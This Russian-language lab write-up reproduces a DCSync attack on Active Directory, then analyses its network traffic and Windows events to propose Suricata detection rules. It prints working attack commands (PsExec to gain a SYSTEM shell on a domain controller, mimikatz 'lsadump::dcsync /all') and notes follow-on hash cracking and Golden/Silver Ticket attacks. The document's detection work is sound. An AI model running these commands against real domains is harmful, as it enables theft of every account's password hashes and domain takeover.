


Атака «DCsync» представляет собой технику получения хэшей паролей учетных записей из базы «Active Directory», при которой злоумышленник, обладая правами на репликацию, имитирует поведение контроллера домена и отправляет легитимные запросы на синхронизацию учетных данных через протокол «DRSUAPI». В отличие от прямого доступа к «LSASS», данный метод позволяет извлекать чувствительные данные удалённо и незаметно, не затрагивая целевой процесс.

Для проведения исследования будем использовать учётную запись «TestUser», наделив её правами на репликацию. Затем с хоста при помощи утилиты «PsExec» запустим командную строку с правами пользователя «СИСТЕМА» (рисунок 1). Стоит уточнить, что «DCsync»-атака может быть произведена не только путём, описанным в данном исследовании, но и удалённо с помощью использования скомпрометированной учётной записи (это можно увидеть, изучив pcar-файл: DCsync2.pcar), обладающей правами на репликацию (Replicating Directory Changes и Replicating Directory Changes All), такими правами по умолчанию обладают пользователи, входящие в группы: Администраторы домена, Администраторы предприятия и Администраторы контроллера домена.



```
Microsoft Windows [Version 10.0.19045.5737]
(c) Корпорация Майкрософт (Microsoft Corporation). Все права защищены.

C:\Users\TestUser>PsExec \\172.30.1.42 -u butepp.ru\TestUser -p [REDACTED] -s cmd.exe

PsExec v2.43 - Execute processes remotely
Copyright (C) 2001-2023 Mark Russinovich
Sysinternals - www.sysinternals.com

Microsoft Windows [Version 10.0.17763.3650]
(c) Корпорация Майкрософт (Microsoft Corporation), 2018. Все права защищены.

C:\Windows\system32>whoami
nt authority\система
```

Рисунок 1 – Запуск удалённой командной строки на контроллере домена

После этого запустим «mimikatz» на контроллере домена и исполним в нём команду «lsadump::dcsync /all» (рисунок 2). После этого «mimikatz» инициирует репликацию объектов базы «Active Directory», в результате чего мы получим сведения обо всех объектах «AD» и NTLM-хэши пользователей

(для восстановления пароля, например с помощью «hashcat»), krbtgt для последующей атаки «Golden Ticket» и сервисных учёток для последующей атаки «Silver Ticket».

```
mimikatz # lsadump::dcsync
[DC] 'bytepp.ru' will be the domain
[DC] 'server1.bytepp.ru' will be the DC server
ERROR kuhl_m_lsadump_dcsync ; Missing user or guid argument

mimikatz # lsadump::dcsync /all
[DC] 'bytepp.ru' will be the domain
[DC] 'server1.bytepp.ru' will be the DC server
[DC] Exporting domain 'bytepp.ru'

Object RDN          : bytepp

Object RDN          : LostAndFound


Object RDN          : Deleted Objects

Object RDN          : Users

Object RDN          : Computers

Object RDN          : System
```

Рисунок 2 – Исполнение атаки «DCsync» через «mimikatz»  
На сетевом трафике мы увидим следующую картину (рисунок 3).



The screenshot shows a Wireshark capture of network traffic. The top pane shows the packet list with 28 packets. The bottom pane shows the details of the selected packet (No. 17), which is a DCSync request. The details pane shows the 'DsGetDomainControllerInfo request' and 'DsGetDomainControllerInfo response' fields. The packet list shows the following details:

No.	Time	Source	Destination	Protocol	Length	Offset	Stream	Index	Packet	Flags	Info
1	0.000000	:::	:::	DCERPC	224	0	0x03		Bind: call_id: 2, Fragment: Single, 3 context items: EPM4 V3.0 (32bit NDR), EPM4 V3.0 (64bit NDR), EPM4 V3.0 (64bit NDR)		
2	0.000121	:::	:::	DCERPC	172	0	0x03		Bind_ack: call_id: 2, Fragment: Single, max_xmit: 5840 max_recv: 5840, 3 results: Provider rejection, Acceptance, Negotiate ACK		
3	0.000219	:::	:::	EPM	232	3	0x03		Map request, DRSUAPI, 32bit NDR		
4	0.000225	:::	:::	EPM	232	3	0x03		Map response, DRSUAPI, 32bit NDR		
5	0.001405	:::	:::	DCERPC	2042	1	0x07		Bind: call_id: 2, Fragment: Single, 2 context items: DRSUAPI V4.0 (32bit NDR), DRSUAPI V4.0 (64bit NDR)		
6	0.001760	:::	:::	DCERPC	325	1	0x07		Bind_ack: call_id: 2, Fragment: Single, max_xmit: 5840 max_recv: 5840, 2 results: Acceptance, Negotiate ACK		
7	0.001953	:::	:::	DCERPC	284	1	0x07		Alter_context: call_id: 2, Fragment: Single, 1 context items: DRSUAPI V4.0 (32bit NDR)		
8	0.002041	:::	:::	DCERPC	169	1	0x07		Alter_context_resp: call_id: 2, Fragment: Single, max_xmit: 5840 max_recv: 5840, 1 results: Acceptance		
9	0.002713	:::	:::	DRSUAPI	216	0	1	0x03	DsBind request		
10	0.002858	:::	:::	DRSUAPI	268	0	1	0x03	DsBind response		
11	0.002993	:::	:::	DRSUAPI	252	16	1	0x03	DsGetDomainControllerInfo request		
12	0.003251	:::	:::	DRSUAPI	1132	16	1	0x03	DsGetDomainControllerInfo response		
13	0.003590	:::	:::	DRSUAPI	332	12	1	0x03	DsCrackNames request		
14	0.003802	:::	:::	DRSUAPI	348	12	1	0x03	DsCrackNames response		
15	0.003837	:::	:::	DRSUAPI	268	0	1	0x03	DsBind request		
16	0.003874	:::	:::	DRSUAPI	268	0	1	0x03	DsBind response		
17	0.004027	:::	:::	DRSUAPI	476	3	1	0x03	DsGetDomainControllerInfo request		
18	0.034083	:::	:::	DCERPC	5900	3	1	0x00	Response: call_id: 6, Fragment: Mid, Ctx: 0		
19	0.034150	:::	:::	DCERPC	5900	3	1	0x00	Response: call_id: 6, Fragment: Mid, Ctx: 0		
20	0.034321	:::	:::	DCERPC	5900	3	1	0x00	Response: call_id: 6, Fragment: Mid, Ctx: 0		
21	0.034367	:::	:::	DCERPC	5900	3	1	0x00	Response: call_id: 6, Fragment: Mid, Ctx: 0		
22	0.034404	:::	:::	DCERPC	5900	3	1	0x00	Response: call_id: 6, Fragment: Mid, Ctx: 0		
23	0.034438	:::	:::	DCERPC	5900	3	1	0x00	Response: call_id: 6, Fragment: Mid, Ctx: 0		
24	0.034472	:::	:::	DCERPC	5900	3	1	0x00	Response: call_id: 6, Fragment: Mid, Ctx: 0		
25	0.034505	:::	:::	DCERPC	5900	3	1	0x00	Response: call_id: 6, Fragment: Mid, Ctx: 0		
26	0.034539	:::	:::	DCERPC	5900	3	1	0x00	Response: call_id: 6, Fragment: Mid, Ctx: 0		
27	0.034572	:::	:::	DCERPC	5900	3	1	0x00	Response: call_id: 6, Fragment: Mid, Ctx: 0		
28	0.034605	:::	:::	DCERPC	5900	3	1	0x00	Response: call_id: 6, Fragment: Mid, Ctx: 0		

Рисунок 3 – Дамп сетевого трафика при проведении атаки «DCsync»  
В первую очередь «mimikatz» обращается к службе «EPM» (Endpoint Mapper), которая работает на 135 порту, с запросом на выдачу сведений, необходимых для подключения к службе репликации каталогов через протокол «DRSUAPI». Далее происходит установка соединения по протоколу

«DRSUAPI» (пакеты 3-10), а затем «mimikatz» запрашивает информацию о контроллере домена (имя и структура целевой «Active Directory») через «DsGetDomainControllerInfo request». Затем «mimikatz» отправляет запрос на «КД» через «DsCrackNames», в котором он, например, отправляет упрощённые данные о целевом объекте: «bytepp.ru\krbtgt», «КД» возвращает полную информацию об объекте: «CN=krbtgt,CN=Users,DC=bytepp,DC=ru». Эту информацию «mimikatz» использует для запроса изменений для определённых объектов (в нашем случае были выбраны все объекты «AD») в запросе «DRSGetNCChanges». В этот момент совершается репликация данных, и злоумышленник получает полные сведения об объектах «AD». Затем инициируется завершение соединения.

В журнале безопасности «Windows» мы увидим событие 4662 «Была проведена операция над объектом» (рисунок 4).




Рисунок 4 – Событие в журнале безопасности

Детектирование по журналу «Windows» затруднено по следующим причинам:

1. Событие 4662 Генерируется при любом доступе к объектам, для которых включена «SACL» (System Access Control List).

2. Легитимные сервисные учётки тоже запрашивают репликацию.

3. Репликация сама по себе является легитимным процессом, так что и в легитимной репликации мы увидим событие 4662.

Рекомендуется детектировать данную атаку по сети, далее пример правил для Suricata:

```
alert dcerpc any any -> any any (msg:"[Rodrigo] DCERPC Bind call DRSUAPI";  
content:"|05 00 0b|"; offset:0; depth:3; content:"|35 42 51 e3 06 4b d1 11 ab 04 00 c0 4f c2 dc d2|";  
distance:20; within:70; flowbits:set, Bind_call_DRSUAPI; flowbits:noalert; sid:1337; rev:1;)
```

```
alert dcerpc any any -> any any (msg:"[Rodrigo] DRSUAPI GetDomainControllerInfo  
Detected"; dcerpc.opnum:16; flowbits:set, DRSUAPI_GetDC_Info; flowbits:noalert;  
flowbits:isset, Bind_call_DRSUAPI; sid:1338; rev:2;)
```

```
alert dcerpc any any -> any any (msg:"[Rodrigo] DRUSAPI GetNCChanges, probably  
DCsync-attack"; dcerpc.opnum:3; flowbits:isset, DRSUAPI_GetDC_Info; sid:1339; rev:3;)
```

Первое правило обнаруживает факт установки соединения через протокол «DRSUAPI» (без этого невозможно запустить процесс репликации между двумя «КД»), второе правило срабатывает в случае, если после установки соединения происходит запрос информации о контроллере домена (данный паттерн весьма аномален по той причине, что легитимные «КД» и сервисы, регулярно инициирующие репликацию, обладают информацией о целевом контроллере домена, поэтому данный запрос выглядит крайне аномальным в устоявшихся и зрелых «AD»). Третье правило срабатывает после обнаружения запроса «GetNCChanges» и только после сработки второго.

Как показывает практика, при легитимной репликации используется функция «DRSReplicaSync» в купе с механизмом «repsFrom», где хранится список возможных источников репликации. Поскольку атакующий наверняка не находится в списке «repsFrom», то и на трафике данная функция («DRSReplicaSync») будет отсутствовать.